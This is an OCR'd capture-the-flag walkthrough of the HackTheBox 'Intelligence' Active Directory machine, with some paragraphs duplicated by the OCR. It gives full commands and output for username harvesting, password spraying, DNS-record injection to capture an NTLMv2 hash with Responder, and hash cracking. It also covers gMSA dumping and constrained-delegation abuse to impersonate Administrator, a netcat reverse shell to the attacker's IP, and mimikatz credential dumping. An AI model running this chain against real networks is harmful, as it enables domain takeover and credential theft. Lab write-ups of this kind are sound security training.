
☺ Intelligence - 15th Nov 2021

10.10.10.248



We can run `masscan_to_nmap.py` , a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
[14-Nov-21 16:59:46 GMT] intelligence/scanning
🔍 → sudo python3 masscan_to_nmap.py -i 10.10.10.248
[sudo] password for dray:

Running Masscan on network tun0 against the IP 10.10.10.248 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-14 17:00:11 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Intelligence
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-11-15 0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: inte
|_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m39s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: inte
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2021-11-15T00:14:21+00:00; +7h01m38s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: inte
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m39s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: inte
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2021-11-15T00:14:22+00:00; +7h01m38s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49712/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
```

Given the Active Directory ports avaliable, it's safe to assume this is a windows machine - and possibly a domain-joined one at that. Let's add the following to our `/etc/hosts` file : **dc.intelligence.htb , intelligence.htb, intelligence.htb0**

Enumeration

Unauth Enum

Let's enumerate the various services without credentials. SPOILER - These will all fail for now


```
#SMB enum
smbmap -H 10.10.10.248

#SMB and RPC enum
python3 enum4linux-ng.py 10.10.10.248

#LDAP enum
ldapdomaindump 10.10.10.248
```

```
[14-Nov-21 17:16:45 GMT] intelligence/enum
🔍 → smbmap -H 10.10.10.248
[+] IP: 10.10.10.248:445        Name: dc.intelligence.htb
[14-Nov-21 17:17:49 GMT] intelligence/enum
🔍 → smbmap -H 10.10.10.248 -u '' -p ''
[+] IP: 10.10.10.248:445        Name: dc.intelligence.htb
[14-Nov-21 17:17:56 GMT] intelligence/enum
```

Website Enum

Given our enumeration without credentials isn't going well, lets' give some attention to the website on port 80

On the website, there are two PDF's we can download



Downloadables

I tend to `wget` all downloadables, rather than just click on them. This allows the metadata to stay intact, so things like creation time stay original. If you just click-download files, I believe this affects particular metadata like creation.

You can `wget` both links in the same one line, and I use the `-q` flag to deny output

```
[14-Nov-21 17:29:13 GMT] enum/downloadables
🔍 → wget -q http://intelligence.htb/documents/2020-01-01-upload.pdf http://intelligence.htb/documents/2020-12-15-upload.
pdf
[14-Nov-21 17:29:55 GMT] enum/downloadables
🔍 → ls
2020-01-01-upload.pdf  2020-12-15-upload.pdf
[14-Nov-21 17:29:57 GMT] enum/downloadables
```

For lazy analysis, I just use `strings *.pdf | sort -u` This shows some usernames, which I assume were the creators of this document and could have also been accessed via `exiftool`

```
C!#o
/CreationDate (D:20210413160717-04'00')
/CreationDate (D:20210413160725-04'00')
/Creator (Jose.Williams)
/Creator (TeX)
/Creator (William.Lee)
CS?#
!C=v]
CV      N
@CXL

[14-Nov-21 17:34:54 GMT] enum/downloadables
🔍 → exiftool *.pdf | grep Crea
Creator                         : William.Lee
Creator                         : Jose.Williams
[14-Nov-21 17:34:57 GMT] enum/downloadables
🔍 →
```

Scripting more PDFs

Save these usernames into a list somewhere. I tried to put these usernames to work elsewhere, however I failed to get anything from this. I returned to the PDFs again, and noticed that their naming convention was relatively simple - YYYY-MM-DD-upload.pdf. It was possible that there were more PDFs in the /documents directory of the website

This bash script will recursively print possible date combinations, and then try to download the possible PDFs. The legitimate ones will actually download for us

Scripting more PDFs

Save these usernames into a list somewhere. I tried to put these usernames to work elsewhere, however I failed to get anything from this. I returned to the PDFs again, and noticed that their naming convention was relatively simple - YYYY-MM-DD-upload.pdf. It was possible that there were more PDFs in the /documents directory of the website

This bash script will recursively print possible date combinations, and then try to download the possible PDFs. The legitimate ones will actually download for us

```
start=2019-01-01
end=2021-12-30

while ! [[ $start > $end ]]; do
    wget -nv "http://intelligence.htb/documents/$start-upload.pdf"
    start=$(date -d "$start + 1 day" +%F)
done
```

```
2021-11-14 17:55:02 ERROR 404: Not Found.
2021-11-14 17:55:02 URL:http://intelligence.htb/documents/2021-02-10-upload.pdf [26978/26978] -> "2021-02-10-upload.pdf" [1]
http://intelligence.htb/documents/2021-02-11-upload.pdf:
2021-11-14 17:55:02 ERROR 404: Not Found.
http://intelligence.htb/documents/2021-02-12-upload.pdf:
2021-11-14 17:55:02 ERROR 404: Not Found.
2021-11-14 17:55:02 URL:http://intelligence.htb/documents/2021-02-13-upload.pdf [27053/27053] -> "2021-02-13-upload.pdf" [1]
```

```
[14-Nov-21 17:54:24 GMT] enum/downloadables
❯ ls -1
2020-01-01-upload.pdf  2020-04-02-upload.pdf  2020-06-15-upload.pdf  2020-08-06-upload.pdf  2020-10-28-upload.pdf
2020-01-02-upload.pdf  2020-04-04-upload.pdf  2020-06-21-upload.pdf  2020-08-11-upload.pdf  2020-12-24-upload.pdf
2020-01-04-upload.pdf  2020-04-15-upload.pdf  2020-06-22-upload.pdf  2020-08-13-upload.pdf  2020-12-28-upload.pdf
2020-01-10-upload.pdf  2020-04-23-upload.pdf  2020-06-25-upload.pdf  2020-08-16-upload.pdf  2020-12-30-upload.pdf
2020-01-20-upload.pdf  2020-05-01-upload.pdf  2020-06-26-upload.pdf  2020-08-22-upload.pdf  2021-01-03-upload.pdf
2020-01-22-upload.pdf  2020-05-03-upload.pdf  2020-06-28-upload.pdf  2020-08-27-upload.pdf  2021-01-14-upload.pdf
2020-01-23-upload.pdf  2020-05-07-upload.pdf  2020-06-30-upload.pdf  2020-08-29-upload.pdf  2021-01-25-upload.pdf
2020-01-25-upload.pdf  2020-05-11-upload.pdf  2020-07-02-upload.pdf  2020-09-30-upload.pdf  2021-01-30-upload.pdf
2020-01-30-upload.pdf  2020-05-17-upload.pdf  2020-07-06-upload.pdf  2020-10-05-upload.pdf  2021-02-10-upload.pdf
2020-02-11-upload.pdf  2020-05-20-upload.pdf  2020-07-08-upload.pdf  2020-10-19-upload.pdf  2021-02-13-upload.pdf
2020-02-17-upload.pdf  2020-05-21-upload.pdf  2020-07-16-upload.pdf  2020-10-21-upload.pdf  2021-07-31-upload.pdf
```


Downloads

Now, let's pull all of the usernames from these PDFs and push them into a username list

```
exiftool *.pdf | grep Creator | awk '{print$3}' | tee users.txt
```


```
[14-Nov-21 17:59:52 GMT] enum/downloadables
🔍 → exiftool *.pdf | grep Creator | awk '{print$3}'
William.Lee
Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
Jose.Williams
Daniel.Shelton
Brian.Morris
Jennifer.Thomas
Thomas.Valenzuela
```

We can eyeball the PDFs from our tumbnail preview until we see one whose text is English (2020-06-04-upload.pdf)



Creds

We are given the password 'NewIntelligenceCorpUser9876'



New Account Guide

Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876

After logging in please change your password as soon as possible.

We can leverage crackmapexec to brute force which user still uses their default password

```
crackmapexec smb -u users.txt -p pass.txt \
-d intelligence.htb --continue-on-success 10.10.10.248
```

```
SMB         10.10.10.248    445    DC               [-] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.10.10.248    445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

And we see that Tiffany.Molina's account can be compromised via NewIntelligenceCorpUser9876

Tiffany

LDAP Enum

We can enumate via LDAP to see if there is anything interesting from the outside

```
ldapdomaindump -u 'intelligence\Tiffany.Molina' \
-p NewIntelligenceCorpUser9876 --no-json 10.10.10.24
```

```
[14-Nov-21 18:53:53 GMT] intelligence/enum
🔍 → ldapdomaindump -u 'intelligence\Tiffany.Molina' -p
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
[14-Nov-21 18:54:02 GMT] intelligence/enum
🔍 → ls
domain_computers_by_os.html  domain_computers.html  doma
domain_computers.grep        domain_groups.grep     doma
[14-Nov-21 18:54:03 GMT] intelligence/enum
🔍 → firefox *.html
```

Then open the HTML reports, and you can see under the domain users that some of them have memberships that could be useful if we could get their credentials.

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon
Ted Graves	Ted Graves	Ted.Graves	IT Support	Domain Users	04/19/21 00:49:42	11/15/21 00:05:55	11/15/21 02:50:55
Laura Lee	Laura Lee	Laura.Lee	IT Support	Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Jason Patterson	Jason Patterson	Jason.Patterson	Server Admin	Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Jeremy Mora	Jeremy Mora	Jeremy.Mora	DBA	Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
James Curbow	James Curbow	James.Curbow		Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Tiffany Molina	Tiffany Molina	Tiffany.Molina		Domain Users	04/19/21 00:49:41	11/15/21 02:46:54	04/19/21 00:51:46
Jessica Moody	Jessica Moody	Jessica.Moody		Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Daniel Shelton	Daniel Shelton	Daniel.Shelton		Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Brian Morris	Brian Morris	Brian.Morris		Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00
Anita Roberts	Anita Roberts	Anita.Roberts		Domain Users	04/19/21 00:49:41	04/19/21 00:49:41	01/01/01 00:00:00

SMB Enum

Smbmap says Tiffany can access the IT share : `smbmap -H 10.10.10.248 -u Tiffany.Molina -p NewIntelligenceCorpUser9876`


```
[14-Nov-21 19:05:38 GMT] enum/smb
🔍 → smbmap -H 10.10.10.248 -u Tiffany.Molina -p NewIntelligenceCorpUser9876
[+] IP: 10.10.10.248:445        Name: dc.intelligence.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ ONLY
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
[14-Nov-21 19:06:14 GMT] enum/smb
```

Then we can download everything interesting in that directory :

```
#enter smb
smbclient \\10.10.10.248\IT -U Tiffany.Molina
```

Then we can download everything interesting in that directory :


```
#enter smb
smbclient \\10.10.10.248\IT -U Tiffany.Molina

#change to tarmode or won't save script right
tarmode

#download
mget downdetector.ps1
```



[14-Nov-21 19:23:35 GMT] enum/smb
smbclient \\\\10.10.10.248\\IT -U Tiffany.Molina
Enter WORKGROUP\Tiffany.Molina's password:
Try "help" to get a list of possible commands.
smb: \> tarmode
tarmode is now full, system, hidden, noreset, noverbose
smb: \> mget downdetector.ps1
Get file downdetector.ps1? Y
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (15.5 KiloBytes/sec) (average 15.5 KiloBytes/sec)
smb: \>
[14-Nov-21 19:23:53 GMT] enum/smb
cat downdetector.ps1
Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -lik

PowerShell Script

We already know from our LDAP enumeration that Ted is an IT admin. Looking at the script, every 5 minutes it will check DNS records for anything with 'web' in the name, and then leverage creds to push a request to see if it's a live.



PS /home/dray/Desktop/intelligence/enum/smb> gc ./downdetector.ps1
Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*") {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
PS /home/dray/Desktop/intelligence/enum/smb>


Because it leverages creds, I wonder if we can steal Ted's hash via Responder. However, we need to be able to inject a DNS record we control with the word 'web' in it, to inititate this response

Set up

Fire responder up : `sudo responder -I tun0`

And then download the tooling for injecting the dns record, and fire it off

```
# Download
git clone https://github.com/dirkjanm/krbrelayx.git

#Fire off
python3 dnstool.py -u 'intelligence\Tiffany.Molina' \
-p 'NewIntelligenceCorpUser9876' -a add -r 'webpopped.intelligence.htb' \
-d 10.10.14.6 \
10.10.10.248
# -d needs to be your ip listening on responder
```




python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -a add -r 'webpopped.intelligence.htb' -d 10.10.14.6 10.10.10.24
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
/home/dray/Desktop/intelligence/dns/krbrelayx/dnstool.py:241: DeprecationWarning: please use dns.resolver.Resolver.resolve() instead
res = dnsresolver.query(zone, 'SOA')
[-] Modifying record
[+] LDAP operation completed successfully
Responder Machine Name [WIN-Z1YGWDR8Z8E]
Responder Domain Name [SZM4.LOCAL]
Responder DCE-RPC Port [45420]
[+] Listening for events...
[HTTP] NTLMv2 Client : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[+] Exiting...

Crack

```
# Fire off cracker
sudo hashcat -m 5600 ted.hash /usr/share/wordlists/rockyou.txt --force
# recover creacked pass
sudo hashcat -m 5600 ted.hash /usr/share/wordlists/rockyou.txt --show
```


And for **Ted.Graves** we recover the pass ***Mr.Teddy***



You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 9.0.1, SLEEF, DISTRO, POCL_DEBUG) -
* Device #1: pthread-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 3069/3133 MB (1024 MB allocatable), 1M
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
INFO: All hashes found in potfile! Use --show to display them.
Started: Sun Nov 14 19:55:33 2021
Stopped: Sun Nov 14 19:55:33 2021
[14-Nov-21 19:55:33 GMT] intelligence/hash
sudo hashcat -m 5600 ted.hash /usr/share/wordlists/rockyou.txt --show
00000000:Mr.Teddy

Ted Creds

I couldn't find a service that Ted could leverage, so I reviewed the notes made so far. Our earlier LDAP enumeration showed a *service acount* was **"TRUSTED_FOR_DELEGATION"**



Unknown

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
svc_int	svc_int$	svc_int.intelligence.htb				01/01/01 00:00:00	WORKSTATION_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION	04/19/21 00:49:58	1144	

Windows Server 2019 Datacenter

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
DC	DC$	dc.intelligence.htb	Windows Server 2019 Datacenter		10.0 (17763)	11/15/21 00:01:36	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	04/19/21 00:42:41	1000	

Exploring Trusted Delegation

Reading the Microsoft Docs on the matter advises that an attacker:


> Misuse of the **Enable computer and user accounts to be trusted for delegation** user right could allow unauthorized users to impersonate other users on the network.

Reading this cheat sheet offers granular advice on how we might exploit this Active Directory flaw

1. Retrieve service account hash

To start, we can download gMSADumper from here and then fire it off

```
git clone https://github.com/micahvandeusen/gMSADumper.git

python3 gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d intelligence.htb
```




We gather the hash for the service account : `:b98d4cef68f72a98dfeed732d1b1abca`

2. Service Ticket

Next on our cheat sheet's advice is to get a service ticket via our new found hash

```
🔍 -> python3 /usr/share/doc/python3-impacket/examples/getST.py \
'intelligence.htb/svc_int$' -hashes :b98d4cef68f72a98dfeed732d1b1abca \
-spn www/dc.intelligence.htb -impersonate Administrator -dc-ip 10.10.10.248

#if you get the error clock skew too great, try this
sudo date -s "$(curl -sI 10.10.10.248| grep -i '^date:'|cut -d' ' -f2-)"
```




[15-Nov-21 07:00:08 GMT] intelligence/ad
python3 /usr/share/doc/python3-impacket/examples/getST.py 'intelligence.htb/svc
.intelligence.htb -impersonate Administrator -dc-ip 10.10.10.248
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
[15-Nov-21 07:00:52 GMT] intelligence/ad
ls Administrator.ccache
Administrator.ccache
[15-Nov-21 07:01:48 GMT] intelligence/ad

3. Exploit the constrained delegation.

It's time to treat ourselves to a shell


```
export 'KRB5CCNAME=Administrator.ccache'
#make sure dc.intelligence.htb is in your /etc/host please and thank you
impacket-smbexec administrator@dc.intelligence.htb -k -no-pass

```



[15-Nov-21 07:06:20 GMT] intelligence/ad
sudo export 'KRB5CCNAME=Administrator.ccache'
sudo: export: command not found
[15-Nov-21 07:06:24 GMT] intelligence/ad
impacket-smbexec administrator@dc.intelligence.htb -k -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>type C:\Users\administrator\desktop\root.txt

Stable Admin Shell

```
# copy nc.exe into a kali directory
cp /usr/share/windows-resources/binaries/nc.exe .
#fire up smbserver
sudo impacket-smbserver kali . -smb2support

#start a listener
sudo rlwrap nc -nvlp 5533

#leverage smb and netcat in the above shell
\\10.10.14.6\\kali\\nc.exe 10.10.14.6 5533 -e powershell
```



And now you can get your various flags and system hashes

```
# Hunt down root user flag
gci 'C:\Users\' -recurse -file -force -include 'user.txt' -ea silentlycontinue

#deploy mimikatz to collect hash
#get mimikatz in your kali smbserver
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
#run mimikatz from your system powershell shell
\\10.10.14.6\\kali\\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
```

```
\\10.10.14.6\\kali\\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
\\10.10.14.6\\kali\\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 392278 (00000000:0005fc56)
Session           : Batch from 0
User Name         : Ted.Graves
Domain            : intelligence
Logon Server      : DC
Logon Time        : 11/14/2021 4:05:55 PM
SID               : S-1-5-21-4210132550-3389855604-3437519686-1140
        msv :
         [00000003] Primary
         * Username : Ted.Graves
         * Domain   : intelligence
         * NTLM     : 421001de12db5325304b41275a0407b9
         * SHA1     : 892533541ec3c865a66cdd56cb3747fcdc2c6c19
         * DPAPI    : 6859e15f15eebeb5f238a183599bbcff
        tspkg :
        wdigest :
         * Username : Ted.Graves
```